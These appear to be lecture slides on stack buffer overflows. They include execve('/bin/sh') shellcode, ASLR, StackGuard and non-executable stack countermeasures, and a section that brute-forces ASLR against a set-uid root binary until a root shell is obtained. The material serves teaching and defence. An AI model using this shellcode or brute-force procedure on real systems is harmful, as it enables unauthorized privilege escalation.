
Shellcode

```
const char code[] =
  "\x31\xc0"      /* xorl    %eax,%eax    */ ← %eax = 0 (avoid 0 in code)
  "\x50"         /* pushl  %eax         */ ← set end of string "/bin/sh"
  "\x68" "//sh"   /* pushl  $0x68732f2f  */
  "\x68" "/bin"   /* pushl  $0x6e69622f  */
  "\x89\xe3"     /* movl   %esp,%ebx   */ ← set %ebx
  "\x50"         /* pushl  %eax         */
  "\x53"         /* pushl  %ebx         */
  "\x89\xe1"     /* movl   %esp,%ecx   */ ← set %ecx
  "\x99"         /* cdq                    */ ← set %edx
  "\xb0\x0b"     /* movb   $0x0b,%al   */ ← set %eax
  "\xcd\x80"     /* int    $0x80        */ ← invoke execve()
;
```

Shellcode



(a) Set the `ebx` register



(b) Set the `eax`, `ecx`, and `edx` registers

Countermeasures

Developer approaches:

- Use of safer functions like `strncpy()`, `strncat()` etc, safer dynamic link libraries that check the length of the data before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack

Principle of ASLR

To randomize the start location of the stack that is every time the code is loaded in the memory, the stack address changes.



Difficult to guess the stack address in the memory.



Difficult to guess %ebp address and address of the malicious code

Address Space Layout Randomization

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
    char x[12];
    char *y = malloc(sizeof(char)*12);

    printf("Address of buffer x (on stack) : 0x%x\n", x);
    printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

Address Space Layout Randomization : Working

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

1

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

2

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

3

ASLR : Defeat It

1. Turn on address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=2
```

2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
```

```
% sudo chown root stack
```

```
% sudo chmod 4755 stack
```

ASLR : Defeat It

3. Defeat it by running the vulnerable code in an infinite loop.

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
```

ASLR : Defeat it

On running the script for about 19 minutes on a 32-bit Linux machine, we got the access to the shell (malicious code got executed).


```
.....  
19 minutes and 14 seconds elapsed.  
The program has been running 12522 times so far.  
...: line 12: 31695 Segmentation fault (core dumped) ./stack  
19 minutes and 14 seconds elapsed.  
The program has been running 12523 times so far.  
...: line 12: 31697 Segmentation fault (core dumped) ./stack  
19 minutes and 14 seconds elapsed.  
The program has been running 12524 times so far.  
#      ← Got the root shell!
```

Stack guard

```
void foo (char *str)
{
    int guard;
    guard = secret;

    char buffer[12];
    strcpy (buffer, str);

    if (guard == secret)
        return;
    else
        exit(1);
}
```



Execution with StackGuard

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello000000000000
*** stack smashing detected ***: ./prog terminated
```

Canary check done by compiler.

```
foo:
.LFB0:
    .cfi_startproc
    pushl   %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl   %esp, %ebp
    .cfi_def_cfa_register 5
    subl   $56, %esp
    movl   8(%ebp), %eax
    movl   %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl   -28(%ebp), %eax
    movl   %eax, 4(%esp)
    leal   -24(%ebp), %eax
    movl   %eax, (%esp)
    call   strcpy
    // Canary Check Start
    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
```

Non-executable stack

- NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable.
- This countermeasure can be defeated using a different technique called **Return-to-libc** attack (there is a separate chapter on this attack)

Summary

- Buffer overflow is a common security flaw
- We only focused on stack-based buffer overflow
 - Heap-based buffer overflow can also lead to code injection
- Exploit buffer overflow to run injected code
- Defend against the attack